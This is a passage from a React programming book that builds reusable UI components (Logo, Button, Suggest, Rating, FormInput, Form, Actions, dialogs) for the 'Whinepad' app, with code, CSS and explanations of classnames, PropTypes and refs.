


Figure 7-6. Whinepad's component discovery tool

Your new component discovery tool (Figure 7-6) is the place to start playing with your new components as they come to life. Let's get to work and build them—one at a time.

A logo and a body

Starting with a few simple components gives you a way to verify that things are working and to get excited as you see quick progress. Here are two new components that every app needs:

Logo

A `components/Logo.js` doesn't need much. And just to show it's possible, let's use an arrow function to define this component:

```
import logo from './../images/whinepad-logo.svg';

const Logo = () => {
  return <img src={logo} width="300" alt="Whinepad logo" />;
};

export default Logo;
```

The image files you need you can store in `src/images/`, siblings to the components found in `src/components/`.

Body

The body is also a simple place for a few styles and it merely renders the children passed to it:

```
import './Body.css';

const Body = ({children}) => {
  return <div className="Body">{children}</div>;
};

export default Body;
```

In the `Body.css` you refer to images the same way as in a JavaScript file - relative to where the CSS is located. The build process then takes care to extract the images referred to in the code and package them with the rest of the app the `build/` directory (as you can see in the previous chapter).

```
.Body {
  background: url('./../images/back.jpg') no-repeat center center fixed;
  background-size: cover;
  padding: 40px;
}
```

All discoverable

These are really simple components (and maybe unnecessary, you may argue, but apps do tend to grow) and they illustrate how you start assembling the app from little puzzle pieces. And since they exist, they should be in the discovery tool (Figure 7-7):

```
import Logo from './Logo';
import Header from './Header';
import Body from './Body';

function Discovery() {
  return (
    <div className="Discovery">
      <h2>Logo</h2>
      <div style={{background: '#f6f6f6', display: 'inline-block'}}>
        <Logo />
      </div>

      <h2>Body</h2>
      <Body>I am content inside the body</Body>

      {/* and so on */}

    </div>
  );
}
```




Figure 7-7. Starting to build the library of components

<Button> Component

It's not an exaggeration to generalize (phew, long words!) that every app needs a button. It's often a nicely styled vanilla HTML `<button>`, but sometimes it may have to be an `<a>`, as was necessary in Chapter 3 for the download buttons. How about mak-

ing the new shiny `<Button>` take an optional `href` property? If present, it renders an `<a>` underneath it all.

In the spirit of test-driven development (TDD), you can start backwards by defining example usage of the component in the `<Discovery>` component.

```
import Button from './Button';

// ...

<h2>Buttons</h2>
<p>
  Button with onClick:{' '}
  <Button onClick={() => alert('ouch')}>Click me</Button>
</p>
<p>
  A link: <Button href="https://reactjs.org/">Follow me</Button>
</p>
<p>
  Custom class name:{' '}
  <Button className="Discovery-custom-button">I do nothing</Button>
</p>
```

(Should we call it discovery-driven development, or DDD, then?)

`Button.js`

Let's see `components/Button.js` in its entirety:

```
import classNames from 'classnames';
import PropTypes from 'prop-types';
import './Button.css';

const Button = (props) =>
  props.href ? (
    <a {...props} className={classNames('Button', props.className)}>
      {props.children}
    </a>
  ) : (
    <button {...props} className={classNames('Button', props.className)} />
  );

Button.propTypes = {
  href: PropTypes.string,
};

export default Button;
```

This component is short but there are a few of things to note:

- Using the `classnames` module (more below).

- Using a *function expression* syntax (`const Button = () => {}` vs `function Button() {}`). There's really no reason to use this syntax in this context, it's up to you which syntax you like better. It's just nice to know it's possible.
- Using the spread operator `...props` as a convenient way to say: whatever properties were passed to `Button`, carry them over to the underlying HTML element.

`classnames` package

```
import classNames from 'classnames';
```

The `classnames` package gives you a helpful function when dealing with CSS class names. It helps with the common task of having your component use its own classes but also be flexible enough to allow customization via class names passed by the parent.

Bringing in the package to your CRA setup involves just running:

```
cd ~/reactbook/whinepad
npm i classnames
```

You can notice that your `package.json` is updated with the new dependency.

Using the package's only function:

```
const cssclasses = classNames('Button', props.className);
```

This means merge the `Button` class name with any (if any) class names passed as properties when creating the component (Figure 7-8).

You can always do it yourself and concatenate class names, but `classnames` is a tiny package that makes it more convenient to do this common task. It also lets you set class names conditionally, which is convenient too, like:

```
<div className={classNames({
  'mine': true, // unconditional
  'highlighted': this.state.active, // dependent on the
                                    // state...
  'hidden': this.props.hide, // ... or properties
})} />
```




Figure 7-8. <Button> with a custom class name

Forms

Let's move on to the next task, which is essential to any data-entry app: dealing with forms. As app developers, we're rarely satisfied with the look and feel of the browser's built-in form inputs and we tend to create our own versions. The Whinepad app could not possibly be an exception.

Let's have a generic `<FormInput>` component, a factory, if you will. Depending on its `type` property, this component should delegate the input creation to more specialized components, for example, `<Suggest>` input, `<Rating>` input, and so on.

Let's start with the lower level components.

<Suggest>

Fancy auto-suggest (aka typeahead) inputs are common on the Web, but let's keep it simple (Figure 7-9) and piggyback on what the browser already provides—namely, a `<datalist>` HTML element (*https://developer.mozilla.org/en-US/docs/Web/HTML/Element/datalist*).

First things first—update the discovery app:

```
<h2>Suggest</h2>
<p>
  <Suggest options={['eenie', 'meenie', 'miney', 'mo']} />
</p>
```

Now off to implementing the component in `components/Suggest.js`:

```
import PropTypes from 'prop-types';

function Suggest({id, defaultValue = '', options=[]}) {

  const randomid = Math.random().toString(16).substring(2);
  return (
    <>
      <input
        id={id}
        list={randomid}
        defaultValue={defaultValue}
      />
      <datalist id={randomid}>
        {options.map((item, idx) => (
          <option value={item} key={idx} />
        ))}
      </datalist>
    </>
  );
}

Suggest.propTypes = {
  defaultValue: PropTypes.string,
  options: PropTypes.arrayOf(PropTypes.string),
};

export default Suggest;
```

As the preceding code demonstrates, there's nothing really special about this component; it's just a wrapper around an `<input>` and a `<datalist>` attached to it (via the `randomid`).

Figure 7-9. The <Suggest> input in action

In terms of JavaScript syntax, this example shows how it's possible to use the *destructuring assignment* to assign more than one property to a variable and at the same time define default values:

```
// before
function Suggest(props) {
  const id = props.id;
  const defaultValue = props.defaultValue || '';
  const options = props.options || [];
  // ...
}

// after
function Suggest({id, defaultValue = '', options=[]}) {}
```

<Rating> Component

The app is about taking notes of things you try. The laziest way to take notes is by using star ratings, say 1 to 5.

This highly reusable component can be configured to:

- Use any number of "stars". Default is 5, but why not, say, 11?
- Be read-only, because sometimes you don't want accidental clicks on the stars to change that all-important rating data.

Test the component in the discovery tool (Figure 7-10):

```
<h2>Rating</h2>
<p>
  No initial value: <Rating />
</p>
<p>
  Initial value 4: <Rating defaultValue={4} />
</p>
<p>
  This one goes to 11: <Rating max={11} />
</p>
<p>
  Read-only: <Rating readonly={true} defaultValue={3} />
</p>
```




Figure 7-10. A rating widget

The bare necessities of the implementation include setting up properties, their types and default values as well as the state to be maintained:

```
import classNames from 'classnames';
import {useState} from 'react';
import PropTypes from 'prop-types';
import './Rating.css';

function Rating({id, defaultValue = 0, max = 5, readonly = false}) {
  const [rating, setRating] = useState(defaultValue);
  const [tempRating, setTempRating] = useState(defaultValue);

  // TODO the rendering goes here...

}

Rating.propTypes = {
  defaultValue: PropTypes.number,
  readonly: PropTypes.bool,
  max: PropTypes.number,
};

export default Rating;
```

Properties are self-explanatory: `max` is the number of stars, and `readonly` makes the widget, well, read-only. The state contains `rating`, which is the current value of stars assigned, and `tempRating`, which is to be used when the user moves the mouse around the component, but is not yet ready to click and commit to a rating.

Next comes the rendering. It has:

- A loop to make stars between 1 and `props.max`. The stars are just the emoji symbol `&#128514;`. When the `RatingOn` style is *not* applied, the stars become grey with the help of a CSS filter (`filter: grayscale(0.9);`).
- A hidden input to act as a real form input and let the value be harvestable in a generic fashion (just like any old `<input>`):

```
const stars = [];
for (let i = 1; i <= max; i++) {
  stars.push(
    <span
      className={i <= tempRating ? 'RatingOn' : null}
      key={i}
      onClick={() => (readonly ? null : setRating(i))}
      onMouseOver={() => (readonly ? null : setTempRating(i))}>
      &#128514;
    </span>,
  );
}
return (
```

```
    <span
      className={classNames({
        Rating: true,
        RatingReadonly: readonly,
      })}
      onMouseOut={() => setTempRating(rating)}>
      {stars}
      <input id={id} type="hidden" value={rating} />
    </span>
  );
```

When the user moves the mouse over the component, the `tempRating` state is getting updated which changes the `RatingOn` class name. When the user clicks, the real `rating` state is getting updated which also updates the hidden input. Leaving the component (on mouse out) abandons the `tempRating` making it the same as the `rating`.

Here you can also see an example of using conditional CSS class names with the `classNames` function. The class `Rating` is always applied while the `RatingReadonly` is only applied when the `readonly` prop is set to `true`.

And here's the relevant part of the CSS which deals with readonly and mouseover behaviors:

```
.Rating {cursor: pointer;}
.Rating.RatingReadonly {cursor: auto;}
.Rating span {filter: grayscale(0.9);}
.Rating .RatingOn {filter: grayscale(0);}
```

A <FormInput> "Factory"

Next comes a generic `<FormInput>` that is capable of producing different inputs based on the given properties. This will allow you to generalize the whole app and turn it from taking wine notes to, say, managing your personal book library via a simple configuration. More on this in a moment.

Testing the `<FormInput>` in the discovery app (Figure 7-11):

```
<h2>Form inputs</h2>
<table className="Discovery-pad">
  <tbody>
    <tr>
      <td>Vanilla input</td>
      <td><FormInput /></td>
    </tr>
    <tr>
      <td>Prefilled</td>
      <td><FormInput defaultValue="with a default" /></td>
    </tr>
    <tr>
      <td>Year</td>
      <td><FormInput type="year" /></td>
```

```
      </tr>
      <tr>
        <td>Rating</td>
        <td><FormInput type="rating" defaultValue={4} /></td>
      </tr>
      <tr>
        <td>Suggest</td>
        <td>
          <FormInput
            type="suggest"
            options={['red', 'green', 'blue']}
            defaultValue="green"
          />
        </td>
      </tr>
      <tr>
        <td>Vanilla textarea</td>
        <td><FormInput type="textarea" /></td>
      </tr>
    </tbody>
  </table>
```




Figure 7-11. Form inputs

The implementation of `<FormInput>` (found in `components/FormInput.js`) requires the usual boilerplate of import, export, and `propTypes` for validation:

```
import PropTypes from 'prop-types';
import Rating from './Rating';
import Suggest from './Suggest';

function FormInput({type = 'input', defaultValue = '', options = [], ...rest}) {
  // TODO rendering goes here...
}

FormInput.propTypes = {
  type: PropTypes.oneOf(['textarea', 'input', 'year', 'suggest', 'rating']),
  defaultValue: PropTypes.oneOfType([PropTypes.string, PropTypes.number]),
  options: PropTypes.array,
};

export default FormInput;
```

Note `PropTypes.oneOfType([])` in the prop types, it allows the component to accept either strings or numbers for default values.

The rendering is one big `switch` statement, which delegates the individual input creation to a more specific component or falls back to the built-in DOM elements `<input>` and `<textarea>`:

```
  switch (type) {
    case 'year':
      return (
        <input
          {...rest}
          type="number"
          defaultValue={
            (defaultValue && parseInt(defaultValue, 10)) ||
            new Date().getFullYear()
          }
        />
      );
    case 'suggest':
      return (
        <Suggest defaultValue={defaultValue} options={options} {...rest} />
      );
    case 'rating':
      return (
        <Rating
          {...rest}
          defaultValue={defaultValue ? parseInt(defaultValue, 10) : 0}
        />
      );
    case 'textarea':
      return <textarea defaultValue={defaultValue} {...rest} />;
    default:
      return <input defaultValue={defaultValue} type="text" {...rest} />;
  }
```

As you can see, not much going on here, this component is just a convenience wrapper that allows for implementation-agnostic definition of forms.

<Form>

Now you have:

- Custom inputs (e.g., `<Rating>`)
- Built-in inputs (e.g., `<textarea>`)
- `<FormInput>`—a factory that makes inputs based on the `type` property

It's time to make them all work together in a `<Form>` (Figure 7-12).




Figure 7-12. Forms

The form component should be reusable and there shouldn't be anything hardcoded about the wine rating app. (To take it one step further, nothing about wine is to be hardcoded, so the app can be repurposed to *whine* about anything). The `<Form>` component can be configured via an array of `fields`, where each field is defined by:

- Input `type`, default is "input"
- `id`, so that the input can be found later
- `label` to put next to the input
- Optional `options` to pass to the auto-suggest input

The `<Form>` also takes a map of default values and is capable of rendering read-only, so the user cannot edit the fields.

Starting with the boilerplate:

```
import {forwardRef} from 'react';
import PropTypes from 'prop-types';
import Rating from './Rating';
import FormInput from './FormInput';
import './Form.css';

const Form = forwardRef(({fields, initialData = {}, readonly = false}, ref) => {
  return (
    <form className="Form" ref={ref}>
      {/* more rendering here */}
    </form>
  );
});

Form.propTypes = {
  fields: PropTypes.objectOf(
    PropTypes.shape({
      label: PropTypes.string.isRequired,
      type: PropTypes.oneOf(['textarea', 'input', 'year', 'suggest', 'rating']),
      options: PropTypes.arrayOf(PropTypes.string),
    }),
  ).isRequired,
  initialData: PropTypes.object,
  readonly: PropTypes.bool,
};

export default Form;
```

Before moving on, let's review a few new things in this code.

Types: `shape`, `objectOf`, `arrayOf`

Note the use of `PropTypes.shape` in the prop types. It lets you be specific in what you expect in a map/object. It's more strict than just generalizing like `PropTypes.object` and is certain to catch more errors before they occur as other developers start using your components. Also note the use of the `PropTypes.objectOf`. It's similar to `arrayOf` which lets you define that you expect an array containing certain types of data. Here `objectOf` means that the component expects a `fields` prop which is an

object. And for every key-value pair in `fields`, the value is expected to be another object that has `label`, `type` and `options` properties. Something similar to:

```
<Form
  fields={{
    name: {label: 'Rating', type: 'input'},
    comments: {label: 'Comments', type: 'textarea'},
  }}
/>
```

To summarize: `PropTypes.object` is any object, `PropTypes.shape` is an object with predefined key (property) names and `PropTypes.objectOf` is an object with unknown keys but known types of values.

Refs

And what about that `ref` business? Ref (short for reference) allows you to to access the underlying DOM element from React. It's not recommended to overuse this but rather rely on React. However in this case we want to allow code outside the form to do a generic loop over form inputs and collect the form data. And there's a bit of chain or parents-children to get there. For example we want the `Discovery` component to collect the form data. So the chain looks like:

```
<Discovery>
  <Form>
    <form>
      <FormInput>
        <input />
```

Refs allows `Discovery` to get the input's `value` in this way:

- A ref object is created in `<Discovery>` using the hook `useRef()`
- The ref is then passed to `<Form>` which grabs it thanks to the `forwardRef()` hook
- The ref is then *forwarded* to the HTML/DOM `<form>` element
- As a result `<Discovery>` now has access to the underlying form DOM element via the `.current` property of the ref object

Here's an example of using `<Form>` in the discovery tool:

```
const form = useRef();
// ...

<Form
  ref={form}
  fields={{
    rateme: {label: 'Rating', type: 'rating'},
    freetext: {label: 'Greetings'},
  }}
```

```
    initialData={{rateme: 4, freetext: 'Hello'}}
  />
```

Now you can add a button that collects the data in the form using the `form` ref and its property `form.current`. Because `form.current` gives you access to the native form DOM node and native forms contain an array-like collection of inputs, this means you can convert the form to an array (with `Array.from()`) and iterate over this array. Each element in the array is a native DOM input element and you can grab the value of the inputs using their `value` property. That was also the reason why even "fancy" form inputs such as `Rating` also contain (and update the value of) a hidden input element.

```
<Button
  onClick={() => {
    const data = {};
    Array.from(form.current).forEach(
      (input) => (data[input.id] = input.value),
    );
    alert(JSON.stringify(data));
  }}>
  Submit
</Button>
```

Clicking the button shows message with a JSON string like `{"rateme":"4","free text":"Hello"}`.

Wrapping up `<Form>`

Now back to the rendering part of the `<Form>`. It's a loop over the `fields` prop and either renders a read-only version of the `initialData` prop or a working form by passing each field info to `<FormInput>`

```
<form className="Form" ref={ref}>
  {Object.keys(fields).map((id) => {
    const prefilled = initialData[id];
    const {label, type, options} = fields[id];
    if (readonly) {
      if (!prefilled) {
        return null;
      }
      return (
        <div className="FormRow" key={id}>
          <span className="FormLabel">{label}</span>
          {type === 'rating' ? (
            <Rating
              readonly={true}
              defaultValue={parseInt(prefilled, 10)}
            />
          ) : (
            <div>{prefilled}</div>
```

```
            )}
          </div>
        );
      }
      return (
        <div className="FormRow" key={id}>
          <label className="FormLabel" htmlFor={id}>
            {label}
          </label>
          <FormInput
            id={id}
            type={type}
            options={options}
            defaultValue={prefilled}
          />
        </div>
      );
    })}
  </form>
```

You can see it's relatively simple, the only complexity comes from rendering the readonly rating widget instead of a simple value.

<Actions>

Next to each row in the data table there should be actions (Figure 7-13) you can take on each row: delete, edit, view (when not all the information can fit in a row).

Here's the `Actions` component being tested in the Discovery tool:

```
<Actions onAction={(type) => alert(type)} />
```




Figure 7-13. Actions

And the component in its entirety:

```
import PropTypes from 'prop-types';
import './Actions.css';
```

```
import deleteImage from './../images/close.svg';
import editImage from './../images/edit.svg';

import Button from './Button';

const Actions = ({onAction = () => {}}) => (
  <span className="Actions">
    <Button
      className="ActionsInfo"
      title="More info"
      onClick={() => onAction('info')}>
      View Details
    </Button>
    <Button
      title="Edit"
      onClick={() => onAction('edit')}>
      <img src={editImage} alt="Edit" />
    </Button>
    <Button
      tabIndex="0"
      title="Delete"
      onClick={onAction.bind(null, 'delete')}>
      <img src={deleteImage} alt="Delete" />
    </Button>
  </span>
);

Actions.propTypes = {
  onAction: PropTypes.func,
};

export default Actions;
```

As you can see the actions are implemented as buttons. The component takes a callback function as its `onAction` prop. When the user clicks a button the callback is invoked passing a string identifying which button was clicked: `'info'`, `'edit'` or `'delete'`. This is a simple pattern for a child to inform its parent of a change within the component. As you see, custom events (like `onAction`, `onAlienAttack`, etc.) are just that simple.

Next chapter is all about the data flow in your React app, but you already know two ways to exchange data between parents and children: callback properties (like `onAction`) and refs.

Dialogs

Next, let's build a generic dialog component to be used for any sort of messages (instead of `alert()`) or popups (Figure 7-14). For example, all add/edit forms could be presented in a modal dialog on top of the data table.




Figure 7-14. Dialogs

To test the dialogs in the `Discovery` component, just a bit of state is required to manage if they are open or closed:

```
function DialogExample() {
  const [example, setExample] = useState(null);
  return (
    <>
      <p>
        <Button onClick={() => setExample(1)}>Example 1</Button>{' '}
        <Button onClick={() => setExample(2)}>Example 2</Button>
      </p>
      {example === 1 ? (
        <Dialog
          modal
          header="Out-of-the-box example"
          onAction={(type) => {
            alert(type);
            setExample(null);
          }}>
          Hello, dialog!
        </Dialog>
      ) : null}

      {example === 2 ? (
        <Dialog
          header="Not modal, custom dismiss button"
          hasCancel={false}
          confirmLabel="Whatever"
          onAction={(type) => {
            alert(type);
            setExample(null);
          }}>
          Anything goes here, like a <Button>a button</Button> for example
```

```
        </Dialog>
      ) : null}
    </>
  );
}
```

The implementation of a dialog doesn't need to be too complicated but let's make it interesting and add a few nice-to-have features:

- There's a header with a title string coming from the the `header` prop.
- There's a body that is simply the children passed to `<Dialog>`.
